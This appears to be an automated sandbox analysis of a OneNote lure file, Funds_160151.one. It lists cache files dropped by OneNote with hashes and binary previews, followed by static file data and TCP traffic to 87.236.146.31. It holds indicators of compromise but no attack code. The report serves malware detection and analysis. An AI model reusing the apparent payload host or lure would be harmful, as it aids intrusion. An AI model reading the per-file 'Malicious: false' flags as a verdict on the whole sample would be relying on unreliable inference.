SHA-256:	DE35AF949D4F83E97EE22F817AFE2531CC4B59FF9EE6026DCA7ECEBC5CF2737F
SHA-512:	560FB15A9C12758D11BB40B742A6EAD755F15AD10D6C5DEBA67F7BC8A2AE67C860831914CBCBCDED9E6B2D1D5F26A636B9BCEF178151F70B4D027316F94F2E1
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1..A....Qa".q..2.....&...B%6.'..R#3.$E.r457bS.DUFV.Wg(.....1...3.Q..2Rr....s.4.!Aq.S.aC5B$%.....?...n.Liq.}.{#....3/gg.1.M +..~ 3...q..+=..:.g.i1;P)7.....q..n.s"p...wx.....v.t.f;..L/..~....y.r[.r.....n.n3..6i..g..}../.....3..x.L.i?We..l.....~..<.;..6..o.....N.t.o6.l..~.....<...m.V...Q.7k.u./wq.t..;.l...}..{...>.L..3m..a....yd. .....6~.f..~Y..}+..<.[w..'-..?.v.7...v.u..4.....1];..u.MO.....s..p..ms.'.O-o...O.....m.k.e....)t....i>..E|....,iOyD|.{.....g.n...cu....=.....h.\.Q:?g/?.I.3._...t...d.n.0.%y....S.Q....S.&K.w ..&wY<....%.g.v.....$y..#,i;.=...t...l6..yO..o.d..w\k...~.....)..rK.....].u....N....e.s..kU.u..'}

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002B.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	4.619425893291662
Encrypted:	false
SSDEEP:	384:5t7/lu/Z8qNXNTwLZ0qZPtL5Cxvj9D2kg0xWmQX3f/XtPF1r78ARJB0IL1Pk2IFQ:51/JNMLXJt9ExwtL1P3MN9Olqf3fXe

MD5:	A1913012389FD9FE0D77B41AFD50DE7D
SHA1:	B46A962DC8840548F51447B1A599D035E0B72D38
SHA-256:	3B71AA9951AAAC8BFA73717F101A13FBD09385F88F5FEB08F03EF7B63A29106A
SHA-512:	91C08D9C5AE915CB41A3507265AEE3D53B3B3FB2C6B91FAC08E35B95E4563D621CC5D3CD3AD8AFA728CAFD42EC4304D50DCC0C034921D8102EC9D40DDEFD B3F2
Malicious:	false
Preview:	I...P....&.....f%..."&..H....!...@.. `.........I...P....%.....f%..>&.....!...@.. `..h.....I...P....%.....f%.....H....!...@.. `.........*.....*..P..p....DV.r..... .....rO...s..=..Y.....4.....@.Y..\. .....v.....\. ...=F....:..-..T...=.....F.....F.....T"....T%...d..T"/.....T%Z...=.T.a..7..T.D..?..T...&..F.....0. .....e....4.....~.K$.hcM..~.....(...`E.....(...$...B.i.n.o.c.u.l.a.r.s. .C.o.r.n.e.r...j...P.a.g.e.L.o.c.I.D...L.o.c.V.e.r...P.a.g.e.V.e.r.C.o.m.m.e.n.t...P.a.g.e.O.v.e.r. i.d.e...P.a.g.e.N.a.m.e...0...0.0.0.8...1.....0...U.n.t.i.t.l.e.d. .p.a.g.e.....S.*.&.....I*.....I*.G..k.f6...2.....R#.....H...6%..h...*.....d.....M.....0.....e.... 4.....u.4..G..p.".a.....(...P.u.....(..."...B.l.u.e. .M.i.s.t. .M.a.r.g.i.n...j...P.a.g.e.L.o.c.I.D...L.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002C.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.382240034075319
Encrypted:	false
SSDEEP:	48:wsnCINBH5LI2FsYtc0QWE8oAX39CuMczbrdhSrMKtXgZ8T9y5LFp6O45j8YIZI:wscuTCoE8NX39hMaRAXd
MD5:	360A1C5D8899C3418BC93A89DFBC5948
SHA1:	1C9D731CA3396EE2510AE4EDB6818773453BC1D7
SHA-256:	94A558A12CDC32433BA8ED9611B6E20ABCD92A89C78E27890292EBBD63D3B5FE
SHA-512:	7B5B5D7F8A90A961586DF6FF9C844600602C5FCA9DFABAF95BED303CDDA82D35401A1288634BA55BE1E82102F3A1760D33FA69222259473FEEB7C09289F243E D
Malicious:	false
Preview:	2...>.....R...v...F.....2...>.....v...z.....I.....I.qk..B.....LZ.....m..# ..o.3c4.....m..#..o.3c4.....I.qk..B.....LZ.I.....I.....I.....I.....I.t.....I.....4..'...'.....e.....). G.S/.....N...^.....!?.,E..G.aOw.....f.....I.qk..B.....LZ.....e.....).G.S/.....e.....).G.S/.....j.....T.]..... B.....H.....B.....>.).....J.....;.....4...4...4.."..... z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....#..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002D.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 814x105, components 3
Category:	dropped
Size (bytes):	12654
Entropy (8bit):	7.745439197485533
Encrypted:	false
SSDEEP:	384:JheN2cq6MLu6MLGu54cHeNzhcmhcDu53eNE3UPkhrxvu:Ji2Wix7fzVsbE3Zm
MD5:	4BCCCDBB4273ECEBE216C84930A8D0B2
SHA1:	FFBF617787E27BC94D9BAF89F2FE34A2BD42794B
SHA-256:	474F9A8C25D5E21192315397EA995B1E11E2C1608157C6E0277688091BFD136A
SHA-512:	DAD73A8C0E293B88685C0C71EF15E0DC95EE39B7FC9F849DE5D634173FD9FA0AF0AA96742D9E94BE03556AA4A817D5001C95A6736EAD5D5DF03661876785EB 74
Malicious:	false
Preview:	.....JFIF.....H.H.....C.....C.....i.....E.....U....V...f..ASTc. .....de.1Qq...!Rb....Ca."r.....B.....b....Ra.....!Qc.....AS.1U.."C...2Bq...$#3%&.....?.....3.....~.....:..g..s"..ic..Vk.f.. :..f..h.....Vk.f.. :..f..h.. ...Vk.f.. :..f..h.....Vk.f.. :..f..h.....Vk.f.. ..0...Q_..X..V5E~..c..X...@u...cTW...0...Q_..;.m.....@w...Q.+....*.4W...IUFh....v...._..wn...dW....y._..v..E~...*...@wn...dW....y._...v..U..@wn ...d..{`;.|U.2g...*.3...:.0?ViN.z.@w...4.M.:m..`~..i7...q...I....J.`I...W..n..PQTiB...6....+..sj.*."...6....+..WA...x..A.....(.N6`..AD.q.....'S...t.Q:.l.....f.]..N..0.. .u8..A....._W..Y...}.C. ..~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~.v..?U..^.r..}..Bep

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002E.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.387160040272713
Encrypted:	false
SSDEEP:	48:8s3MYd9nat2ZEp8CXW59VgchrdhSrHgUtXjxk9OY/u+:8sx9aIEpzXw9VgURAx2u
MD5:	D8AD538161B36F42E3BD9C7F6D2FDD61
SHA1:	B3EBFAAEF3909ABB5551BCEF869AF763DEFB0CBC
SHA-256:	160B2C7DE82E92CD1FA5A422BF77AB1D57B9C509A64F39040CD56CFF5AD2D804

SHA-512:	3F307D43E49554C183EFDE5EA58BE382EAE31D87BD7137BF9D2DC2FF01A6DA3303E1BD0A6BCD19522915B4C307373965231430F5A419D578920D28B20AF4E65
Malicious:	false
Preview:	2...>.....R...v...F.....2...>.....v...z.....I.....I.qk..B.....LZ.....O.=.....O.=.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....4.5.:}.....N...^.....Q.....E..t8<..u.....f.....I.qk..B.....LZ.....4.5.:}.....4.5.:}.....j.....T.].....B....H.....B.....>.)....J.....;.....4...4...4.."....z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002F.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 728x77, components 3
Category:	dropped
Size (bytes):	2695
Entropy (8bit):	7.434963358385164
Encrypted:	false
SSDEEP:	48:N9YMsguOZgKAz2vcaQU4R8r4BU0/Rc4nblQdsohw13ZmFLY6KsVvMdBL2mr:/hsEgNz2v5T/rQC67SoWniHK4EdBH
MD5:	B23DE98D5B4AFC269ED7EBFDDECE9716
SHA1:	10AF507A8079293A9AE0E3B96CF63A949B4588AA
SHA-256:	646586CB71742A2369A529876B41AF6A472C35CC508D1AE5D8395D55784814F2
SHA-512:	BBACBE205EC0A4F4E3AB7E2B1DEE36FCF087DDF77C7D18B53AEA4B15984A47C64E19F9B8D8FA568620619CEA0361D94FE7ABEA6E502EC6ECAEFE957F42ED7EE8
Malicious:	false
Preview:	.....JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....M...."..... .....1....!ABQRq.2a."CbS.....Qa1A.....?....{.....i.....I..-D.q.~..\|cS.S...R\..d.8,!.....]f$....Q..di.;~5.....vj... ...MqCe..=.*.f^..=.}.Cm]qCd..s=..u.e..v..t',.....S.s..N...>.d4',..k...N...d..9....G...y....6J.Y.l.{Vf...^B..i.3.z....:5W#4@.S\fj.%..Mb.5.v.5.....S.E..#.v.I.....I.....m..H....D..|.Y|...W. Wf..o..U.0.E..@.T.....'.S../...Z.....!J..1K..rl...T.f.>.+.N..o.....\..^u.....e..q.qK.GXP..-...F8".;5J...]Y.....j.a.,R.....J.N.....z}<qu..J.)`.}X:..}.....B...[. .....,B.).b.....(Y.O....c\.o.e&.W.#Bo..N|..N8.#J.>1D.1..b.&....q.#..UT%,.d.....m&..^...VXA..b.nbTV~.....^.....q..#./.I..=Q..=..Y.*.Ib...VZ+.....Y.....'.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002G.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.3285340687331955
Encrypted:	false
SSDEEP:	96:EsEf7y9DN9P0E/bOiX8Z1N9BYQRA71GbeqeA4:EsEf7y9DNhB/bOiX8Zb9BYQRA7sbeqeA
MD5:	4A2456491E77FFBC6259984AB32C6D54
SHA1:	816E947B1FC02E3D44D25DD3A0E779E34A1FC9D6
SHA-256:	A1168CFBC89E47D438AD235146ED971CF80653D76BCC244B8F9EA73EC1FA7D0D
SHA-512:	00FCA446B62685FF7B75212B22FCDD4772A9B40DCCE8AF1AB14FD4211BA78A3814C409B2B6A09513391A5F62A0AC7B3A7A0F333ABDFE80B132CA9313103FF5E5
Malicious:	false
Preview:	2...>.....R...v...F.....2...>.....v...z.....n../.XG1....I.....I.qk..B.....LZ....n../.XG1.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....9.....Z.....N...^..... .....5j...,N.C.....f.....I.qk..B.....LZ.....9.....Z.....9.....Z.....j.....T.].....B.....H.....B.... ...>.).....J.....;.....4...4...4.."....z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002H.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 69x630, components 3
Category:	dropped
Size (bytes):	11040
Entropy (8bit):	7.929583162638891
Encrypted:	false
SSDEEP:	192:u99+91V42ho91V42ho91V42ho91V4235z9pUkDCyixxo4PS6b8tEy3BcWWhhSy0b:ubKD4/D4/D4/D4uzX38u4PNYJ2zhhmb
MD5:	02775A1E41CF53AC771D820003903913
SHA1:	2951A94A05ECF65E86D44C3C663B9B44BAD2BC9D
SHA-256:	83245F217DEAE4A4143B565E13C045DBB32A9063E8C6B2E43BB15CD76C5F9219
SHA-512:	5A1FCC24BDD5EE16BC2C9BACF45BCECF35ED895EAC22D2C4EE99C1B7E79C8E8B9E5186E3D026BA08FF70E08113F0A88FBF5E61C57AF4F3EA9BA80CE9F33410E9
Malicious:	false

Preview:	.....JFIF.....H.H.....C.....C.....v.E.....S.....A a..!12Qqw.....3568rv....."....4Btu.....#Rs.(W..bg.....D.....1..2.!4Aqrs....Qa.....t..."3BRb....#.$S.Cc.....?...K/h._+.N6.-.a...5...;.r....,... 0B.s(..zp..4.%r|q..E.Q^.../...C.R..?u.q8XN.>.e..:..gJ...._.n>.70G,..(.....3b.&.5m...Q../...7Ie..k....e.l6..&..`Gt.P.Y^r...=..Y.e...N.B...O.#..J+.....u.V;G.'.....V.]8..C.].....E... ..c..w&lX..f..\T.J?...F,,..m|..93.....,.....+.R..WG...%.....(@....p].iEz<.8.^...J.h.....a8P.1.....(z..y~.....H.Z^.>..<.....L.k..IG...R.(.%..m....&u...B|.....@]ey.W.J...!d..R.8...[..>8.... (.G.....!.)X...../..F2.Z.t..Aw./..Z..#..i.kK.....b.i...qR.(....RE.....O.XP.#..(...9J..]...,.2.[w....KrW'...tY.....{~.:.+..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002I.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	2.6963100705797025
Encrypted:	false
SSDEEP:	48:fWesKdjuU2JleQtUEP3F74hXe9kLacgrdHrnDtXxrPYd7oBP:+es6jutbeQWEP3FEhXe9kLaJRLDTB
MD5:	9A42A1E8F701A8866860D358E343AC51
SHA1:	F9E085A431DDEC5A7C9CC5B80621BAAE8DBC3007
SHA-256:	FF0557D67A182B76366E120595CD69E3EDFE06B1CDE541EDF608E37E13006B34
SHA-512:	A08A5D21B40F6A22EC0FA9448BA15AF0A7F22B580B43D4162B5E52A66FCEA2DAFDBDD9A33250A3855D886A22C0096194A3DCA924F5B5D54219066FFBD07792CA
Malicious:	false
Preview:	X...d.....t.....X...d.....t.....I.qk..B.....LZ.....e.G..... .....e.G....X...d.....t.....I.....I.....I.t.....I.....4..'..'..... .....?.....?..... .....I.qk..B.....LZ....L.....L.....L.....L.....Lj.....LT%c....L.....L..G....L..H. ...L..>....L.....L .3.....;.....4...4...4..".....L...L...L..z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....L.....L....#..L..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002J.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 105x441, components 3
Category:	dropped
Size (bytes):	2268
Entropy (8bit):	7.384274251000273
Encrypted:	false
SSDEEP:	48:N9YMn9H5gXIM26vroVXWxyNnI1LmLR+rn4FOeewGhDbby:/h9SIMdgm09ll8R2/rby
MD5:	09A7AE94AA8E517298A9618A13D6E0E2
SHA1:	FA5181A7414BA32F816BF0C4278EC20C615E8B1A
SHA-256:	3C68C7EE798E62A4A99C740153F3980D7DF029605C843410942C7F85E794823B
SHA-512:	074E9A2BE2039D0AFEAD360157550B934FABD0CB86B5AF476C1FBC885EE60331F5A68EAF70BF76E23C8248A20FB900346839F4AA8892370B5889E64948DCC6E2
Malicious:	false
Preview:	.....JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....i.." .....3.....!.A..1Q."q.2BRa.b...#$..... .....!12AqQ.....?..D.z.4....;....7...3.t<!..d.O.....+O+.;.z6.4cz7E.....U.Z)-..@..y..... ....}(W...<.xv/...5.ew.....yN....n.Tk.Tm.Ty.vA=...T..U....h...e.8.5%....'.....e^.....L.g.$.~e..O.._..... .F`.....xnL.<.....]jfv...}..\G..c.....-%...#.C.\|.]`..^..W..c..B..5D.QSTaZ.5A =....BU..z%.4.h.6..=..U...W.$..l...7.:.....IPQT_...~..i..x....~.l.|.n.J..TV.21.Tg.....j.z!+.-.....")*.j...)*..TT....".....T.Tc.**j.....j.z!*.h...&.&..e.%..TksTW%G .?".l+$..c._9..[x...TU.....i~X..#'.qm?ttO.....}*.i...q.....9..r..?..W..d.w...f;..q...tZh..0.....2.....OD%Q-.....$.....56.K.O...y._..*_C.k..p9.p..O..vu...'.....0v

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002K.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 76x97, components 3
Category:	dropped
Size (bytes):	784
Entropy (8bit):	6.962539208465222
Encrypted:	false
SSDEEP:	12:869YM8fij0W/xfuCp7ovv1bidiMn3bGi6AETQcdH8SADjoZgV6v9jUEvS3/g:N9YMWeI424diMn3yinsQeHvADu9QEvJ
MD5:	14105A831FE32590E52C2E2E41879624
SHA1:	078FA63FC7DB5830E9059DF02D56882240429D90
SHA-256:	D0A3A1C3CD63C4023FE5716CBE2C211307D0E277E444D9EF76C7FC097A845FD4
SHA-512:	8FC0ED24E8EC14C46EA523D9265DE28F85C5FC57AA54AD5B9CA162E95F79221E2AD3DD67D1293CF756B67F3D3DECAE122254134EA8D4D00DDED02114B538347
Malicious:	false
Preview:	.....JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....a.L.." .....-.....!A."1.Qbq....2Ba.....1.....?.....3.Ty\.....vs....>.>..a.W..s89.d...Z}.....rz...`...Z.r.do....u.W.%....gf.>.L..xz... .B8=w...g.~g."HD...$..IKJ.....nn..*ly..I....L...\q...Q;6.KrxZ.,...j$..ZQ..)f...q`.*..C1..cZ2]-..\.~..J.....^..(.f..9m?..C.NI.UL..X.fy.Z.....+n....r."Z...d..R./\.#...kd.D.5.!...h.3*s-+.. .....Xjt..}i..rK..y.../>u..]N.....Y..J.....1.x./.....F6.....I...._3...k.sM.+..v;.%|.f.~.....:y....S....UKovh...W'.....IF... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002L.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	OpenPGP Public Key
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.5107075683417617
Encrypted:	false
SSDEEP:	48:+aWSdNcUITQ16WUIII56QUIeEUIEBvHUIohp:FWL+Q16WzI5LsXH
MD5:	3193D250FDDF3A4CC286DB9390E24503
SHA1:	342936DDB108B29433B8E0ECE91AE337629A9A3D
SHA-256:	0753FC4FDC025D9201836008C822B7A1E5E1AFAB6E273246B15C5DEF094644D8
SHA-512:	4167E2090F9F723AE52B6B9432743592280B7B100F289DE244FBB788A53A23BF926632E540C0E9BEABAEFBD7206C04E178AA5EEB0AC9A725714064EB635C29C8
Malicious:	false
Preview:	.....?....._....._.k.....YZG..^.p.!.....p.!.FIM. .R. .,,.. .4...u.;qy...,..._.k.....YZG..^.._..p.!.FIM. .R. .p.!.....j.....`....8...7...8...Q...8...Z...8...b...8...n.....4..~...1...(...(.....C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.\.r.o.o.t.\.T.e.m.p.l.a.t.e.s.\.1.0.3.3.\.O.N.E.N.O.T.E.\.1.6.\.S.t.a.t.i.o.n.e.r.y.....S.t.a.t.i.o.n.e.r.y.....1.....S.t.a.t.i.o.n.e.r.y.....8...1... ..$....S.t.a.t.i.o.n.e.r.y.....\_....%O.....@.(iq..U.2.....p.!.....p.!..c.,.....p.!..c..,0.....6....B.JS2...|.....8...8...1... ..$....S.t.a.t.i.o.n.e.r.y.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002M.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.61411781055748
Encrypted:	false
SSDEEP:	96:lo6DX/pdFuNAwYvXPlcT0LG1pq6Q6QhQT3aAL/uERkVESYldo7ktFwdi9eTxo:u67pdFJjSiw6QL3lVGxo
MD5:	93C8EAF998EA0309F72C3307C6D29AC3
SHA1:	830AB1A9A7D1BAAC5DB507EEF427E47BED9432E8
SHA-256:	917A9D2430D639B710819AA51992602664256D53C8A85681733825F82AE47568
SHA-512:	B1B2FD0ACCB1F20DD9BF3E1377E9CFEC1256C073C5BFDF7C642D91EA62468F3FEE151B5D99B6EBFE7133D720F27017A54DDAD0A94BABAD8430388E8675F95BCF
Malicious:	false
Preview:	.....@.....@.....\.....\..^.I.NYT.J.....I...C.;.....x.|D.0.5V.....I...C.;.....I...C.;.....x.|D.0.5V.....\..^.I.NYT.J....\.....N.2.....(.....`.....4..~...1...(...(...h...C.:.\.U.s.e.r.s.\.A.r.t.h.u.r.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.M.i.c.r.o.s.o.f.t.\.T.e.m.p.l.a.t.e.s.....T.e.m.p.l.a.t.e.s.....1.....T.e.m.p.l.a.t.e.s.....1... ..$....T.e.m.p.l.a.t.e.s.....h...h..L.c.l.....O.....O\.U.E.....E2.....&...T..... .....O...\...f.0.{.....\..c.,.....Pa%.-x.A..@...N.....N...^.....gm....G.V.l.....hzTm=.E.G.Sy.....gm.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002N.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.7449316888901347
Encrypted:	false
SSDEEP:	12:DaC8l8oHgKBTFXDwVhEiDwVZNWDwVhvcQEu:OHl8beaVh6VZNpVu
MD5:	69B7E4EE37E10541EB5E6E0974230EDE
SHA1:	E59ECF57F45317709244BE46A4334155EFD901AD
SHA-256:	F9241E5971F7CEBA21B8A11B3A62DE93AB4BDC9C24322CBA6DB6867CE80C2F59
SHA-512:	A7E4A1B772DE13B553A9D62A4ABE6D79ECDA7354518876B4919AA905D050ED1FE77BB95200070F833824200A39A62961F872EC6C77928A0359343408D6A0099C
Malicious:	false
Preview:	2...>.....?...../ 7...../ 7...O...GG.:5j5R.....j5R.-.(A.O)..2.ej5R.-.(A.O)..2.ej5R./ 7...O...GG.:5/ 7.....j5R.....j5R.....j5R..#..j5R\....j5RN.!.....4..1...(...(.....L.i.v.e.C.o.n.t.e.n.t.....1.....L.i.v.e.C.o.n.t.e.n.t.....7..c.,.....j5R..1... ..$....L.i.v.e.C.o.n.t.e.n.t.....+M_.].BK..pEJo*.....N...^.....+M_.].BK..pEJo*.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002O.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	OpenPGP Secret Key

Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.914703509816407
Encrypted:	false
SSDEEP:	12:zPyvBgz5c1/kn1J4GOQgCA1s9lgxKqQE4Kl0:za5gzp1J4GBc1s9lghZ
MD5:	D20C030B53A8192670BAC733CCB2415D
SHA1:	EF19735A32C13A4CB7B46889E6AA5C679E15BFDF
SHA-256:	1535C297F0786C78F5E7836060B8AE73DA7822A9D52F45A663538C7DA58F8FD2
SHA-512:	48EF6F8DA152F8B16D7522A843888B7694E74FDF44B2A319303F73BCD8CB59972F638B6F708B61D6DE03D1C5C79AD4EBBF423761A8CED588733360B1F0392E3
Malicious:	false
Preview:	....>.....;O.....;O.5.tC.....`'.....z..N...i..a..;O .5.tC.....`'.;O....y.5.D..z7.4.....z..N...i..a.....+.....\.....N.....N.).....c.,.....4..1...(... (.....1.6.....1... ..$....1.6.....y.5.D..z7.4.....z..N...i..a.2.....;O.....;O..c.,.....1... ..$....1.6.....h!... rD..cO"y.!....N...^.....h!...rD..cO"y.!..... .....

Static File Info

General

File type:	data
Entropy (8bit):	5.741485055426205
TrID:	• Microsoft OneNote note (16024/2) 100.00%
File name:	Funds_160151.one
File size:	175076
MD5:	28e7fc5ae92342890d6544eb123f1b39
SHA1:	8855057b6acb24949315098ace002c99048efd10
SHA256:	2c2e8ec868c8b50a2f7a59d9948a82a9031301dfb7c41651eb35e158fedf190b
SHA512:	8d3dc8d1e1175a022f727d479b5548234648aff19c8604a83bffdfb5f248c76e970f3355bab50261c21cce74d44ae3591ce0e438ebabe8179b517e6eea02b148
SSDEEP:	3072:YWgS2EJbyYeMYkKkyX3DWvLLATiFwvujHCRg1n:ohjZrHDgIujHd1
TLSH:	6F04CF06B2D28659C7681A750CFB6F74F367BE2291A1572F9EB62A2C4DF0244CC1139F
File Content Preview:	.R\{...M..Sx.)....V.Lz.B.....g.....?.....I.....*...*...*...*.....N.....h.....0.....r ..7L.r....V#`.....'..J.n.....

File Icon

Icon Hash:	d4dce0626664606c

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 20:02:06.379864931 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.401489973 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.401655912 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.401859045 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.422679901 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.577481985 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.577510118 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.577533007 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.577553034 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.577574015 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.577594995 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.577613115 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.577632904 CET	80	49801	87.236.146.31	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 20:02:06.577653885 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.577826023 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.577826023 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.577970982 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.599071026 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599098921 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599119902 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599140882 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599160910 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599181890 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599203110 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599222898 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599244118 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599280119 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599301100 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599322081 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599343061 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599364042 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599385023 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599392891 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.599392891 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.599406004 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599426985 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599442959 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.599560976 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.599735022 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.599735022 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.615858078 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.616066933 CET	49801	80	192.168.11.20	87.236.146.31
Feb 7, 2023 20:02:06.620513916 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620661974 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620676041 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620778084 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620800972 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620827913 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620840073 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620851040 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620862007 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620872974 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620882988 CET	80	49801	87.236.146.31	192.168.11.20
Feb 7, 2023 20:02:06.620893955 CET	80	49801	87.236.146.31	192.168.11.20
